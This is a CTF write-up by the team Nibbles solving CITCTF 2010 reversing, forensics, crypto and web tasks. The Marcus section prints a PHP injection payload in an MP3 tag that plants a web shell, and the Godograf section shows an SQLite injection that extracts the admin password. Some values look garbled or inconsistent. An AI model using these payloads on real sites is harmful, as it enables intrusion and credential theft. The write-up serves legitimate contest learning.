CITCTF 2010 writeups by Nibbles

CITCTF 2010

WINNING TEAMS

1. Nibbles
2. SiBears
3. HackerDom

Team name	Country	Time spent	TOTAL
1. Nibbles	*France*	19:26:15	3600
2. SiBears	*Russia*	22:04:46	3600
3. HackerDom	*Russia*	17:40:15	3400
4. gn00bz	*Croatia*	16:50:19	3200
5. ENOFLAG	*Germany*	19:20:56	3100
6. FlexSurfing	*Germany*	19:26:25	3100
7. WildRide	*Russia*	21:34:06	2700
8. PeterPEN	*Russia*	22:31:19	2600
9. Big-Daddy	*France*	21:17:28	2400
10. 0x28 Thieves	*USA*	22:36:14	2400
11. OldEur0pe	*Germany*	15:39:49	2300
12. WildGophers	*Russia*	21:57:45	2200
13. VLGU	*Russia*	23:50:28	2200
14. Ufologists	*Russia*	14:55:04	2100
15. Smoked Chicken	*Russia*	22:05:06	2100

Nibbles team

<nibbles@6dev.net>

21, June 2010

Table of contents

1. Nibbles team

Nibbles is a French security hacking team reachable at http://nibbles.fr. Team was composed by the following members during CITCTF 2010 http://ctf.ifmo.ru:

- Baboon http://baboon.rce.free.fr
- Gu1ll4um3r0m41n http://www.aeroxteam.fr
- Ivanlef0u http://ivanlef0u.nibbles.fr http://twitter.com/Ivanlef0u
- ipv http://ring0.me
- Mysterie http://mysterie.fr http://twitter.com/Myst3rie
- milo http://r0ot.me http://twitter.com/milojh
- StalkR http://stalkr.net http://twitter.com/stalkr_
- sbz http://6dev.net http://twitter.com/sbrabez
- sha
- sh4ka http://sh4ka.fr http://twitter.com/andremoulu
- teach http://vxhell.org

2. Introduction

In this document you will find solutions of the CTF tasks of CITCTF 2010 held from 15th to 16th May, 2010. During CITCTF 2010 our scoreboard looked like below, unfortunately we didn't solve all the tasks.

3. Tasks 100

3.1 Call me please !

Information:

- File: 080f0927bb805670bd269c1cb51e7cd3.exe
- Category: binary, crack, reverse, win32

Compiled with Microsoft Visual C++ 8

Solution:

Just use tool Resource Hacker to dump binary's resources: Bitmap -> 132 -> 1049

Flag:

+7(951)123-4567

3.2 Funny Key

Information:

- File: bdff3b6d3ec6918c476978e0c5db2147.jpg
- Category: picture, binary, sequence

This file was represented four binary sequences, each blank squares are equal to 0 value and non-blank squares are equal to 1.

Solution:

So, the complete binary sequence was 01100011 01100001 01100011 01101011:

```
"".join([ chr(int(i, 2)) for i in ["01100011", "01100001", "01100011", "01101011"]])
'cack'
```

Flag:

hack

3.3 Two pins

Information:

- File: f79458d36532ad623bf34c7fe9eb3632
- Category: unix

Solution:

```
% file f79458d36532ad623bf34c7fe9eb3632
f79458d36532ad623bf34c7fe9eb3632: POSIX tar archive (GNU)
% tar xvf f79458d36532ad623bf34c7fe9eb3632
quest_script.hex
task.DSN
```

```
% strings quest_script.hex
```

Flag:

It_was_the_stupidest_quest_on_CIT_CTF

3.4 What is her name ?

Information:

- File: a28571ce4984f3349e78c5b533165b7d.jpeg
- Category: forensic

Solution:

```
% file a28571ce4984f3349e78c5b533165b7d.jpeg
a28571ce4984f3349e78c5b533165b7d: JPEG image data, JFIF standard 1.01
```

It's a JPEG, but so big. Let's view it in hexa and check the JPEG end marker FF D9. Oh, oh, seems there is something after. Extract it with python.

```
f=open('a28571ce4984f3349e78c5b533165b7d','r').read()
open('hidden','w').write(f[f.find('\xff\xd9')+2:])
```

```
% file hidden
hidden: Zip archive data, at least v2.0 to extract
% exiv2 -p c a28571ce4984f3349e78c5b533165b7d.jpeg > comment
% zcat comment.gz | hexdump -C

00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 60  |......JFIF.....`|
00000010  00 60 00 00 ff e1 00 16  45 78 69 66 00 00 49 49  |.`......Exif..II|
00000020  2a 00 08 00 00 00 00 00  00 00 00 00 ff db 00 43  |*..............C|
00000030  00 05 03 04 04 04 03 05  04 04 04 05 05 05 06 07  |................|
00000040  0c 08 07 07 07 07 0f 0b  0b 09 0c 11 0f 12 12 11  |................|
00000050  0f 11 11 13 16 1c 17 13  14 1a 15 11 11 18 21 18  |..............!.|
00000060  1a 1d 1d 1f 1f 1f 13 17  22 24 22 1e 24 1c 1e 1f  |........"$".$...|
00000070  1e ff db 00 43 01 05 05  05 07 06 07 0e 08 08 0e  |....C...........|
00000080  1e 14 11 14 1e 1e 1e 1e  1e 1e 1e 1e 1e 1e 1e 1e  |................|
00000090  1e 1e 1e 1e 1e 1e 1e 1e  1e 1e 1e 1e 1e 1e 1e 1e  |................|
...
000000b0  1e 1e 1e 1e 1e 1e ff c0  00 11 08 03 20 02 58 03  |............ .X.|
000000c0  01 22 00 02 11 01 03 11  01 ff c4 00 1d 00 01 00  |."..............|
000000d0  03 01 01 00 03 01 00 00  00 00 00 00 00 00 00 07  |................|
000000e0  08 09 06 05 02 03 04 01  ff c4 00 66 10 00 01 03  |...........f....|
000000f0  03 03 02 03 03 05 06 11  0b 02 02 01 15 02 01 03  |................|
00000100  04 05 06 12 00 07 11 13  22 08 21 32 14 31 42 15  |........".!2.1B.|
00000110  23 41 52 b4 09 16 18 37  51 76 17 24 33 38 55 56  |#AR....7Qv.$38UV|
00000120  57 61 62 82 84 94 95 a5  d2 d3 d4 25 34 67 71 72  |Wab........%4gqr|
00000130  81 91 92 b1 b2 e4 43 53  35 85 c4 26 27 44 73 36  |......CS5..&'Ds6|
00000140  46 63 75 93 a1 a6 39 45  47 54 66 74 83 a2 b3 f1  |Fcu...9EGTft....|
```

```
00000150  ff c4 00 14 01 01 00 00  00 00 00 00 00 00 00 00  |................|
00000160  00 00 00 00 00 00 ff c4  00 14 11 01 00 00 00 00  |................|
00000170  00 00 00 00 00 00 00 00  00 00 00 00 ff fe 00 14  |................|
00000180  50 34 24 53 77 30 72 7c  3e 20 31 24 20 be fe ed  |P4$Sw0r|> 1$ ...| <-
00000190  ed 00 ff da 00 0c 03 01  00 02 11 03 11 00 3f 00  |..............?.|
% unzip hidden
Archive:  hidden
[hidden] 148242df19a15b87b148c2b4a9437de1 password: BEFEEDED
  inflating: 148242df19a15b87b148c2b4a9437de1
% file 148242df19a15b87b148c2b4a9437de1
148242df19a15b87b148c2b4a9437de1: JPEG image data, JFIF standard 1.01
```

Again, we see another JPEG. When viewing it, it seems it's the same picture than the first one, but with some little differences. Could be interesting to see the differences between the two pictures. We open GIMP, superpose two pictures, set opacity 50% and we see the differences

Flag:

dazdraperma

4. Tasks 200

4.1 Activation

Information:

- File: 90e778c798e0cc5f71b48ab7f225c3ce.exe
- Category: binary, win32

Compiled with Borland C++ 1999

Solution:

```
Normal DOS header stub
00000040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ; ..º..´.Í!¸.LÍ!Th
00000050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F ; is program canno
00000060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 ; t be run in DOS
00000070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 ; mode....$.......

header of 90e778c798e0cc5f71b48ab7f225c3ce.exe
00000040h: B4 09 0E 1F E8 2B 00 54 68 69 73 20 70 72 6F 67 ; ´...è+.This prog
00000050h: 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 ; ram cannot be ru
00000060h: 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D ; n in DOS mode...
00000070h: 0A 24 5A 8B FA E8 27 00 10 27 3A 53 52 1F 11 04 ; .$Z■úè'..':SR...
00000080h: 14 5E 41 00 41 0D 40 4E 2F 01 07 57 07 17 00 1B ; .^A.A.@N/..W....
00000090h: 06 4E 02 1C 00 42 36 2A 32 4B 0C 0D 08 00 0C 5E ; .N...B6*2K.....^
000000a0h: B9 27 00 8A 1C 30 1D 46 47 E2 F8 CD 21 B8 00 4C ; ¹'.■.0.FGâøÍ!¸.L
000000b0h: CD 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; Í!..............
```

So extract it, put it into a .com binary and run it

```
> activation.com
DOS rocks, man! Answer is "unbreakable"
```

Flag:

unbreakable

4.2 Matryoshka

Information:

- File: 40d9f478375893f8b885fcd65e2a06b5.rar
- Category: algorithm, crack, rar

This challenge means Russian nesting dolls according to Wikipedia. We have an archive containing two files:

- rar1.rar: password protected
- questionIn.txt: a question in clear text, its answer is the password for rar1.rar

Once you extracted rar1.rar you find same thing again, and a lot of times.

Solution:

We answered to the questions manually (more google than brain actually). When we thought we had all the answers (they were repeating) we wrote a text file in the format question:answer for easy parsing.

```
$ cat answers.txt
Substitution of IP addresses:IP-spoofing
Darth Vader on the nationality:Sith
Safe chop:chomp
Programming trick, when a function calls itself:recursion
Stable neutral leptons with half-integer spin:neutrino
Creator (inventor) of the linear cryptanalysis:Mitsuru Matsui
7!:5040
Number of russian GOST encryption standart:28147-89
Computer superman:root
Favorite traceroute's field:TTL
```

We made this small script which uses unrar program. It assumes question is always in "questionIn.txt", and that embedded archive is always "rar1.rar". It stops when "rar1.rar" is not extracted, probably meaning its the end (finished or we didn't have the answer to the question).

```
$ cat extract.sh
#!/bin/sh
cp 40d9f478375893f8b885fcd65e2a06b5.rar rar1.rar
i=1
while : ; do
        echo -n "$i "
        unrar x -y current.rar questionIn.txt >/dev/null 2>&1
        P=$(grep "$(cat questionIn.txt)" answers.txt |cut -d: -f2)
        unrar x -y -p"$P" current.rar >/dev/null 2>&1
        [ ! -f "rar1.rar" ] && break
        mv rar1.rar current.rar
        i=$(($i+1))
done
rm -f current.rar questionIn.txt

$ ./extract.sh

$ ls
40d9f478375893f8b885fcd65e2a06b5.rar  Its key!!!  answers.txt  extract.sh

$ cat Its\ key\!\!\!
question, question, question...
rar in rar in rar...
Key: AGRRRRRR%$RRR%RRRR!!!!!!!
```

Flag:

AGRRRRRR%$RRR%RRRR!!!!!!!

4.3 Wrong Hole

Information:

- File: 080f0927bb805670bd269c1cb51e7cd3.exe
- Category: binary, crack, reverse, win32

Compiled with Microsoft Visual C++ 5.0

When we run the binary, we've got:

```
C:\chall\citctf>080f0927bb805670bd269c1cb51e7cd3.exe
what do you want?
key
yep!
input password
Hack the Planet!
That's all
Press any key to continue...
C:\chall\citctf>
Ok so wrong way ...
```

Solution:

We use Hexedit on the binary and we see a base64 encoded string:

```
000002c0h: 64 48 4A 35 49 48 52 76 49 47 5A 70 62 47 77 67 ; dHJ5IHRvIGZpbGwg
000002d0h: 61 6D 31 77 49 47 39 75 49 44 45 77 4D 44 45 67 ; am1wIG9uIDEwMDEg
000002e0h: 64 32 6C 30 61 43 42 75 62 33 41 6E 63 77 3D 3D ; d2l0aCBub3Ancw==
```

Then, we decoded it

```
>>> import codecs
>>> codecs.decode("dHJ5IHRvIGZpbGwgam1wIG9uIDEwMDEgd2l0aCBub3Ancw==", "base64")
"try to fill jmp on 1001 with nop's"
```

Using Ollydbg, we change the opcode at 0x0041001 address by NOP (x90). Like below

```
00401001   $ /E9 0A000000   JMP 080f0927.00401010
00401006   . |BB 8FC84200   MOV EBX, 080f0927.0042C88F
0040100B   . |E9 7A0D0000   JMP 080f0927.00401D8A
00401010  /> \55            PUSH EBP
```

by

```
00401001      90            NOP
00401002      90            NOP
00401003      90            NOP
00401004      90            NOP
00401005      90            NOP
00401006   .  BB 8FC84200   MOV EBX, 080f0927.0042C88F
0040100B   .  E9 7A0D0000   JMP 080f0927.00401D8A
```

Then, run the binary again after the change

```
#    #### #### #### #   #       ###   ###  ###  #   #  #
#    #    #    #    ##  #       #  # #   # #  # #   #  #
#    #### # ## #### # # # ##### #  # ##### ###   ###   #
#    #    #  # #    #  ##       #  # #   # # #    #
#### #### #### #### #   #       ###  #   # #  #   #    #
what do you want?
aaa
nope, i dont' have it!
Press any key to continue...

key: LEGEN-DARY!
```

Flag:

LEGEN-DARY!

4.4 wtf

Information:

- File: e4e4986e58b8617e8f1677b4a5d14bfc.txt

Solution:

Flag:

5. Tasks 300

5.1 Cardoor Inc.

Information:

- File: e2be79f2c43fa36a536ac9fcba32c579.gz
- Category: forensic

Solution:

Not solved.

Flag:

5.2 Compute the matrix

Information:

- File:

```
module Main where
g m i|i==1=head(m)|i>1=g(tail m)(i-1)
n1 a n b|length a==length b=(b++[n],n)|length a>length b=n1 a((g a(length(b)+1))+n)(b++[(g a(length(b)+1))+n])
f s o n|n==0=s|n>0=f(z)(o++[zs])(n-1)where(z,zs)=n1 s 1[1]
main = print( "Hash Nameof(C) ++ Phone.C_CountryCode     >>>>>> Remember Haskell!!" ++ (show(f[1][]21)))
```

- Category: algorithm, haskell

The purpose of this challenge was to find what was computed by this haskell algorithm.

Solution:

The flag is composed by following haskell formula:

FirstNameOf(AlgoAuthor) ++ Phone.CountryCode(AlgoAuthor)

After rewriting it to facilitate his reading (thanks to mux for his help), it looks like this:

```
module Main where
g m i|i==1=head(m)|i>1=g(tail m)(i-1)
n1 a n b
  | length a == length b = (b ++ [n], n)
  | length a > length b  = n1 a (g a (length b + 1) + n)
                               (b ++ [g a (length b + 1) + n])
f s o n
  | n == 0 = s
  | n > 0  = f z (o ++ [zs]) (n - 1)
  where (z,zs) = n1 s 1 [1]
main = print( "Hash Nameof(C) ++ Phone.C_CountryCode     >>>>>> Remember Haskell!!" ++ (show(f[1][]21)))
```

Then, we find the answer, this algorithm computes Catalan number triangle [1] his author is Eugène Charles Catalan. He is French and Belgian refer to wikipedia [2]. The solution was:

Charles (his firstname) ++ 32 (Belgium calling code) finally it's Charles32

[1] http://en.wikipedia.org/wiki/Catalan_number

[2] http://en.wikipedia.org/wiki/Eug%C3%A8ne_Charles_Catalan

Flag:

Charles32

5.3 DANGER kill files

Information:

- File: 0145a88617f2ffadff6259b49e8da490.exe
- Category: binary, packer, reverse, win32

Binary is packed with Themida 1.8.x.x by Oreans Technologies

Solution:

First, we run it into a Virtual Machine because some system files are removed after execution. You can perform an analysis with Anubis to see which files and registry keys are created/changed/deleted.

We have to find the OEP and themida is a nice binary protector. After a quick look at the strings we can see the program is compiled with Delphi.

First enable all options in phantom plugin. Then the binary should run in ollydbg without prompting any warning. We won't trace the code with F7 and follow the exception handler to see how the packer is working. The packer uses a lot of threads putting hardBP or softBP is painfull because olly doesn't know how to deal with massive multithreaded programs.


Actually I look for a normal Delphi EP :

```
00403BA0   . /A43B4000      DD OBKeyGen.00403BA4
00403BA4   . \E4354000      DD OBKeyGen.004035E4
00403BA8   .  B4354000      DD OBKeyGen.004035B4
00403BAC   .  B0334000      DD OBKeyGen.004033B0
00403BB0   .  50334000      DD OBKeyGen.00403350
00403BB4   .  1C364000      DD OBKeyGen.0040361C
00403BB8   .  EC354000      DD OBKeyGen.004035EC
00403BBC   .  AC374000      DD OBKeyGen.004037AC
00403BC0   .  7C374000      DD OBKeyGen.0040377C
00403BC4   .  E4374000      DD OBKeyGen.004037E4
00403BC8   .  B4374000      DD OBKeyGen.004037B4
00403BCC      00            DB 00
00403BCD      00            DB 00
00403BCE      00            DB 00
00403BCF      00            DB 00
00403BD0   .  5C3B4000      DD OBKeyGen.00403B5C
00403BD4 > $  55            PUSH EBP              <---- EP
00403BD5   .  8BEC          MOV EBP, ESP
```

Keep in mind this memory layout. A pointer array, some 00s, and pointer and after the EP.

Now we run 0145a88617f2ffadff6259b49e8da490.exe in olly and wait for its termination. After we look for into the memory for the same pattern.

And yes we got the same thing at 0x00408A0C see attachement themida.png. This was the OEP.



Flag:

00408A0C

5.4 Damned traffic

Information:

- File: at
- Category: forensic, pcap

Solution:

Not solved.

Flag:

5.5 Marcus

Information:

- Category: code, injection, php, web

Solution:

For this challenge, we had access to an mp3-sharing website with an upload form to add new songs. The first thing we did was to upload mp3 files. Some (valid) mp3 files generated error messages when we tried to upload them. We persisted, and finally found a file the script accepted. The file we uploaded appeared on the website immediately with all the informations contained within the file's ID3 tags. Our first reaction was to try to modify the tags in the mp3 file we just uploaded to put some special characters and hopefully, trigger an error. At first, we tried several id3 tags editor, all of them altered the file in some way that made it unrecognized by the upload script. So we had to open it in a hexadecimal editor to modify the tags directly. It turns out we were lucky, an "'" in the title tag triggered an error in a preg_replace function with the "execute" flag. This vulnerability allows us to execute arbitrary PHP code, assuming we are able to upload a mp3 file with a specially crafted tag. After a few unsuccessful tries, we finally managed to execute code.

We sent a file containing the following code in its TITLE tag:

```
',file_put_contents('/var/www/deda7c590fbfc43ddd194e99b5ec1899/nibbles.php',
html_entity_decode('<?php eval(stripslashes($_GET[\'sh\'])); ?>')),'
```

This code created a small php shell which allowed us to read the pass file located in secret_flag/answer.txt and validate this challenge.

Flag:

YouveGotSomePREGalia

5.6 Secret Message

Information:

- File: eef812dc6c5391da04b81c3cff879421.gif
- Category: picture, stegano

Solution:

Not solved.

Flag:

5.7 timebomb

Information:

- File: d9bface2d09c8eaf5924994ef9d30309.gz
- Category: guessing

Solution:

Not solved.

Flag:

6. Tasks 400

6.1 block #2

Information:

- File: 34081baaa8b634a0e0aaeaa661a9de3d.png
- Category: electronic, hardware

Solution:

Not solved.

Flag:

6.2 Godograf

Information:

- Category: injection, sql, web

Solution:

We had acces to a simple website, with news and a guestbook, and a link to a password-protected administration page hidden in the html code. After a few minutes, we found a couple of potential SQL injections, namely on the guestbook form and on the news "id" parameter. When we tried to exploit those SQL injections, we realised the DBMS was SQLite and magic_quotes were enabled. We decided to focus on the guestbook form because it used the X-Forwarded-For http header to determine our IP, which allowed us to bypass the magic_quotes. SQLite is quite different than MySQL, so we could not use the information_schema table to obtain informations about the layout of the database. We searched for an equivalent in SQLite, and we found one: a special table called "sqlite_master" which contains one entry per table.

```
CREATE TABLE sqlite_master (
  type      TEXT,     -- either "table" or "index"
  name      TEXT,     -- name of this table or index
  tbl_name  TEXT,     -- for indices: name of associated table
  sql       TEXT      -- SQL text of the original CREATE statement
)
```

We used the injection in the guestbook form to get the structure of every table in the database. We injected something similar to:

```
', (select sql from sqlite_master where type = 'table' limit 1,1), 0)
```

The only interesting table we found was:

```
CREATE TABLE [users] (
        [login] VARCHAR(10) NULL PRIMARY KEY,
        [password] TEXT NULL
)
```

Using those informations, we used the injection to retrieve the admin password. We then logged to the hidden administration page and found a control panel allowing us to hide or show messages on the guestbook. A hidden message contained the key to validate this challenge.

Flag:

QuotesOfMagic

6.3 Katyusha

Information:

- File: 5c8b563a06eff489321936e2dc6885c8
- Category: anti-debug, binary, elf, linux

Unix binary for x86 not stripped with debug symbols on 32 bits achitecture.

```
% file 5c8b563a06eff489321936e2dc6885c8
5c8b563a06eff489321936e2dc6885c8: ELF 32-bit LSB executable,
Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs),
for GNU/Linux 2.6.15, not stripped
```

Solution:

When tracing it, we see it uses ptrace() to disable debugging:

```
% ltrace ./katyusha
__libc_start_main(0x8048594, 1, -302684, 0x80486f0, 0x80486e0 <unfinished ...>
+++ exited (status 1) +++
% strace ./katyusha 2>&1|grep TRACE
ptrace(PTRACE_TRACEME, 0, 0x1, 0x80486f0) = -1 EPERM (Operation not permitted)
```

Remember ptrace C prototype is

```
long ptrace(enum __ptrace_request request, pid_t pid,
                  void *addr, void *data);
```

ptrace syscall number on x86 platform is

```
% grep ptrace /usr/include/asm/unistd_32.h
define __NR_ptrace              26
```

By analyzing the dissasembly, we see that ptrace syscall named __NR_ptrace is equal to 1A (printf "%x" 26) and is called in __init() function:

```
gdb$ b * main
Breakpoint 1 at 0x8048594
gdb$ dis __init
Dump of assembler code for function __init:
   0x08048684 <+0>:     push   ebp
   0x08048685 <+1>:     mov    ebp,esp
```

```
   0x08048687 <+3>:     pusha
   0x08048688 <+4>:     mov    eax,0x1a // __NR_ptrace
   0x0804868d <+9>:     mov    ebx,0x0 // __ptrace_request == PTRACE_TRACEME
   0x08048692 <+14>:    xor    ecx,ecx // pid
   0x08048694 <+16>:    mov    edx,0x1 // addr
   0x08048699 <+21>:    int    0x80
   0x0804869b <+23>:    test   eax,eax
...
End of assembler dump.
```

An anti debugging trick is set directly in the *__init()* function with *ptrace(PTRACE_TRACEME, 0, 0x1, 0x80486f0)* instruction.

First, we decided to use santabug ptrace-fucker [1], but it needs to recompile an LKM so it's not appropriate in CTF because we need to break it rapidly ! Then we patched the binary hexdump with vim **:%!xxd** and **:%!xxd -r** to replace opcode 74 (JE) by eb (JMP) like below :

```
%  vim <(diff -urN <(objdump -D -M intel katyusha) <(objdump -D -M intel katyusha-patched))
--- /proc/self/fd/10    2010-05-27 02:57:50.901793214 +0200
+++ /proc/self/fd/11    2010-05-27 02:57:50.901793214 +0200
 -1,5 +1,5 @@

-katyusha:     file format elf32-i386
+katyusha-patched:     file format elf32-i386


 Disassembly of section .interp:
 -569,7 +569,7 @@
  8048694:  ba 01 00 00 00          mov    edx,0x1
  8048699:  cd 80                   int    0x80
  804869b:  85 c0                   test   eax,eax
- 804869d:  74 09                   je     80486a8 <__init+0x24>
+ 804869d:  eb 09                   jmp    80486a8 <__init+0x24>
  804869f:  31 c0                   xor    eax,eax
  80486a1:  31 db                   xor    ebx,ebx
  80486a3:  43                      inc    ebx
```

It allow us to avoid the ptrace call in __init() function which enables binary anti debugging.

After patching it, we can debug it into gdb to find the key. With objdump we find the key is located at address 0804a02c. We put a breakpoint on the memcmp() call located at address 0x0804864d to dump the key.

```
% objdump -D -M intel katyusha | grep -C 2 key

0804a02c <key1>:
 804a02c:       fb                      sti
 804a02d:       e0 e0                   loopne 804a00f <_GLOBAL_OFFSET_TABLE_+0x1b>
 804a02f:       8f                      (bad)

0804a030 <key2>:
 804a030:       ea ee fc f6 af 06 52    jmp    0x5206:0xaff6fcee
```

```
% gdb -q katyusha-patched
gdb$ b *  0x0804864d
Breakpoint 1 at 0x804864d
gdb$ r
Key: pwn
gdb$ x/s 0x804a02c
0x804a02c <key1>:        "R\376D_F\367AG\257\006R\246\273\017W\276"
gdb$ x/8c 0x804a02c
0x804a02c <key1>:       0x52    0xfe    0x44    0x5f    0x46    0xf7    0x41    0x47

% python -c 'print [chr(i) for i in [0x52,0xfe,0x44,0x5f,0x46,0xf7,0x41,0x47]]'
['R', '\xfe', 'D', '_', 'F', '\xf7', 'A', 'G']

% ./katyusha-patched
Key: RED_FLAG
Congratulations!
```

[1] http://www.eof-project.net/sources/Santabug/ptrace-fucker/ptrace-fucker.txt

Flag:

RED_FLAG

7. Tasks 500

7.1 Crypto Pandas

Information:

- File: e555fc80515486f0306322ec784f9f87.zip
- Category: crypto

The zip contains 2 files:

- it_will_help.txt, the ciphered message
- key.txt, the key to decrypt the message

Solution:

Not solved.

Flag:

7.2 L4M3 Cipher

Information:

- URL: ctf.ifmo.ru:2010
- Category: crypto, rsa

Solution:

We need to find the password of ladmin user on the service. As it's RSA stuff, we tried to retrieve our and ladmin exponents by sending 00, 01 and 02 messages.

```
import os
from socket import *

HOST = 'ctf.ifmo.ru'
LISTEN_PORT = 2010

K =  "04507B4BF681BAEB959CCF381C9F69DB628042"
K += "EE2088805A2F11DED25B8C4939D24F56AD0D5D"
K += "1F65D911C13A7796A529C9C1D5ADFE6C298B"

s = socket(AF_INET, SOCK_STREAM)
s.connect((HOST, LISTEN_PORT))
s.send("Baboon\n")
print s.recv(1024)
s.send(K+"\n")
print s.recv(1024)
s.send("\x00"*(111)+"\x00"+"\n")
print s.recv(1024)
s.send("lcadmin\n")
print s.recv(1024)
```

```
s.send("\x00"*(111)+"\x01"+"\n")
print s.recv(1024)
s.send("lcadmin\n")
print s.recv(1024)
s.send("\x00"*(111)+"\x02"+"\n")
print s.recv(1024)
s.send("lcadmin\n")
print s.recv(1024)
s.close()
```

We've got what we expect for these 00, 01 and 02 messages: 020000000000000000000000000000. We can compute the exponent:

```
import math
math.log(0x20000000000000000000000000000,2)
113.0
```

e = 113 is prime, it confirms us it's RSA stuff :). We have to find n, p and q

Lookup for n:

```
>>> def pgcd(a,b):
    if a % b == 0:    return b
    else: return pgcd(b, a % b)

>>> a = 0x11**113 - 0x2AC2B6302D47CE13000D97F9EB26DB846-
                    370DA36D5677646DB643766E73FB5259BBE-
                    F6D5A3DB2C812530BA7573FE5C19AB80DC5-
                    16CC04B82
>>> b = 0x12**113 - 0x3C1B464195995692FEE3D936B19047ACA-
                    AE1CE0FB0E4AC51B9CA5AEBD52BEDE5AF62-
                    4540CC13C5EB028E2A9D1767E9583930D35-
                    0E785FED3
>>> hex(pgcd(a,b))
'0x6abe0f108bfbf2e49c6e7dae8d4ca1df3e29e5a384e80c24f5b34-
786c6f09f7a905eeec799024088856e00605f6b6d0142d39bccbf80-
4dea7L'
```

Then we eliminate the little factor with RSA Tool of tE! and we get:

```
n = 6476A4C4 4783B76D C067FDD1 75EDC586D 1185FA8F 58F1A7D23 7B8E9CF7
    790E9178D 1D1ACCC3 E5ADAD7E F0F69C33 7EE1F4DF 4566659E 22B37
```

Lookup for p and q:

```
import random

e = 163
d = 0x04507B4BF681BAEB959CCF381C9F69DB628042EE2088805A2-
    F11DED25B8C4939D24F56AD0D5D1F65D911C13A7796A529C9C1-
```

```
    D5ADFE6C298B
n = 0x6476A4C44783B76DC067FDD175EDC586D1185FA8F58F1A7D2-
    37B8E9CF7790E9178D1D1ACCC3E5ADAD7EF0F69C337EE1F4DF4-
    566659E22B37

def pgcd(a,b):
    if a % b == 0:    return b
    else: return pgcd(b, a % b)

def powmod(a, k, n):
    b = 1
    while k:
        if k & 1 == 0:
            k /= 2
            a = (a*a)%n
        else:
            k -= 1
            b = (b*a)%n
    return b

t = e*d-1
c = 0

while t % 2 == 0 :
    t = t / 2
    c = c+1

while True :
    a = random.randrange(2, n)
    if pgcd(a,n) != 1 :
        print pgcd(a,n)
        print n/pgcd(a,n)
        break
    x = powmod(a, t, n)
    if x != 1 and x != n-1:
        x2 = (x*x) % n
        if x2 == 1 :
            print pgcd(x-1,n)
            print n / pgcd(x-1,n)
            break
```

After running this algorithm, we have:

```
p = 62642001 87401285 09615165 49482644 42219302 03717862 35090191 11660653 946049
q = 45534498 64673597 21884036 86897274 40886435 63012632 05069600 999044599
```

Now, we have p, q and ladmin exponent e = 113, we are able to compute the private key by searching the opposite of 113 modulo n.

After running this algorithm, we find d is equal to:

```
51CB129B 458D3874 8A86819F 34F7F4A4 224EBF28 24CF20E 4C000E92
D19CC1E3 D315FF61 1D2F4FAE 5284C64A3 67A6D734 B610FB74 432F8E91
```

Now we just have to log as ladmin and put the key we found to get the flag.

Flag:

RSA_LAMECIPHER_PWNZ

8. Thanks

Nibbles thanks all the CITCTF Staff for this great CTF and all the participants.

This file can be downloaded at http://6dev.net/ctf/citctf/2010/citctf-2010-writeup-nibbles.pdf.

9. Copyright

10. Tools used

- Anubis, http://anubis.iseclab.org/
- GNU Binutils, http://www.gnu.org/software/binutils/
- GNU Gdb, http://www.gnu.org/software/gdb/
- HexEdit, http://www.physics.ohio-state.edu/~prewett/hexedit/
- IDA, http://www.hex-rays.com/idapro/
- OllyDbg, http://www.ollydbg.de/
- Python, http://www.python.org/
- Resource Hacker, http://www.angusj.com/resourcehacker/
- RSA Tool 2, http://web.archive.org/web/20010517041356/http://egoiste.cjb.net/